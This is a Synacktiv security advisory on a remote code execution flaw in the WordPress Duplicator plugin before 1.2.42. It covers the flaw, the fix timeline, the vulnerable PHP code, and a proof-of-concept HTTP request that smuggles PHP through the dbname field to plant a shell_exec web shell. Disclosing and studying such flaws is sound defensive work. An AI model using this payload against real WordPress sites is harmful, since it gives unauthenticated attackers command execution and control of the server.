SYNACKTIV
DIGITAL SECURITY

Remote code execution vulnerability in WordPress Duplicator < 1.2.42

Security advisory

2018-08-29

Thomas Chauchefoin
Julien Legras

Vulnerability description

Presentation of *WordPress Duplicator*

"Duplicator creates a package that bundles all the site's plugins, themes, content, database and WordPress files into a simple zip file called a package. This package can then be used to easily migrate a WordPress site to any location you wish. Move on the same server, across servers and pretty much any location a WordPress site can be hosted. WordPress is not required for installation since the package contains all site files."[1]

The issue

Synacktiv discovered that *WordPress Duplicator* does not remove sensitive files after the restoration process. Indeed, the *installer.php* and *installer-backup.php* files can be reused **after** the restoration process to inject malicious PHP code in the *wp-config.php* file. Thus, an attacker could abuse these scripts to execute arbitrary code on the server and take it over.

Even though the code injection was fixed in a first release, it is still possible to gain arbitrary PHP code execution. Indeed, install steps can be bypassed to force the installer script to insert all the backed up data in an arbitrary *MySQL* database. As the attacker controls this database, he would be able to change the hash of an administrative user to gain access to the dashboard. Finally, he could upload a malicious *WordPress* plugin to execute PHP code.

Affected versions

The last version at the time of this advisory, 1.2.40, is known to be affected.

Workaround

Update WordPress Duplicator plugin to the version 1.2.42 and remove the remaining files of *Duplicator* after restore.

Timeline

Date	Action
2018-07-13	Advisory sent to *Duplicator* developers.
2018-07-14	First response of *Duplicator* developers.
2018-07-23	First fix proposed for the code injection.
2018-08-23	Final version of the fix proposed.
2018-08-24	Version 1.2.42 published.
2018-08-29	Advisory published.

1 https://wordpress.org/plugins/duplicator/

Technical description and proof-of-concept

Initial vulnerability discovery

Duplicator is a *WordPress* plugin that can be used to create a complete backup of a *WordPress* instance and restore it on a fresh server. The export method generates 2 files:

- An ZIP archive with the complete WordPress files and Duplicator specific files:
  - A copy of the *installer.php* script: *installer-backup.php*
  - A SQL script that will be used to restore the database content: *database.sql*
- An installer PHP script to restore the archive *installer.php*

When the *installer.php* completes its process, the following files remain in the directory and has to be manually deleted:

- The ZIP archive
- *database.sql*
- *installer-backup.php*
- *installer-data.sql*
- *installer-log.txt*
- *installer.php*

It was found that the scripts *installer.php* or *installer-backup.php* allow to overwrite the existing configuration files *wp-config.php* and *.htaccess*. Indeed, the script replaces the content of the database connection parameters using string concatenation without any kind of sanitization:

```
class DUPX_WPConfig
{
/**
*  Updates the web server config files in Step 1
*
*  @return null
*/
public static function updateStandard()
{
   if (!file_exists('wp-config.php')) return;
   $root_path     = DUPX_U::setSafePath($GLOBALS['CURRENT_ROOT_PATH']);
   $wpconfig     = @file_get_contents('wp-config.php', true);
   $patterns = array(
       "/'DB_NAME',\s*'.*?'/",
       "/'DB_USER',\s*'.*?'/",
       "/'DB_PASSWORD',\s*'.*?'/",
       "/'DB_HOST',\s*'.*?'/");
   $db_host = ($_POST['dbport'] == 3306) ? $_POST['dbhost'] : "{$_POST['dbhost']}:
{$_POST['dbport']}";

   $replace = array(
       "'DB_NAME', '.'\''.$_POST['dbname'].'\'',
       "'DB_USER', '.'\''.$_POST['dbuser'].'\'',
       "'DB_PASSWORD', '.'\''.DUPX_U::pregReplacementQuote($_POST['dbpass']).'\'',
       "'DB_HOST', '.'\''.$db_host.'\'');
[...]
```

This *updateStandard* function is called in the step 3 of the installer:

```
if (isset($_POST['action_ajax'])) :

/[...]
switch ($_POST['action_ajax']) :
```

```
[...]
   case "2": ?><?php
[...]
DUPX_Log::info("\n====================================");
DUPX_Log::info('CONFIGURATION FILE UPDATES:');
DUPX_Log::info("====================================\n");
DUPX_WPConfig::updateStandard();
$config_file = DUPX_WPConfig::updateExtended();
DUPX_Log::info("UPDATED WP-CONFIG: {$root_path}/wp-config.php' (if present)");
```

This behavior can be abused to insert malicious PHP code in *wp-config.php* and backdoor the website.

Proof of concept of the code injection

Synacktiv consultants managed to send the following HTTP request to gain arbitrary command execution on the server:

```
POST /installer-backup.php HTTP/1.1
Host: 192.168.56.101
Content-Length: 242
Content-Type: application/x-www-form-urlencoded
Connection: close

action_ajax=3&action_step=3&dbhost=nowhere&dbuser=test&dbpass=test&dbname=test');
file_put_contents("test.php", '<pre><?php if (isset($_GET["synacktiv_backdoor"])) { echo
shell_exec($_GET["synacktiv_backdoor"]); } ?></pre>'); /*&dbport=12345&
```

Then, the *wp-config.php* file contains the malicious injected code:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'test'); file_put_contents("test.php", '<pre><?php if
(isset($_GET["synacktiv_backdoor"])) { echo shell_exec($_GET["synacktiv_backdoor"]); } ?></pre>'); /
*');
/** MySQL database username */
define('DB_USER', 'test');

/** MySQL database password */
define('DB_PASSWORD', 'test');

/** MySQL hostname */
define('DB_HOST', 'nowhere:12345');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

The next step is to request the configuration file to execute the malicious code and puts the backdoor content inside a *test.php* file. Then, the backdoor can be used:



Illustration 1: Simple PHP backdoor.

Impact

A successful exploitation allows an unauthenticated attacker to execute arbitrary code on the remote server. Please note that a successful exploitation is destructive as it breaks the *WordPress* configuration file and thus, the *WordPress* instance.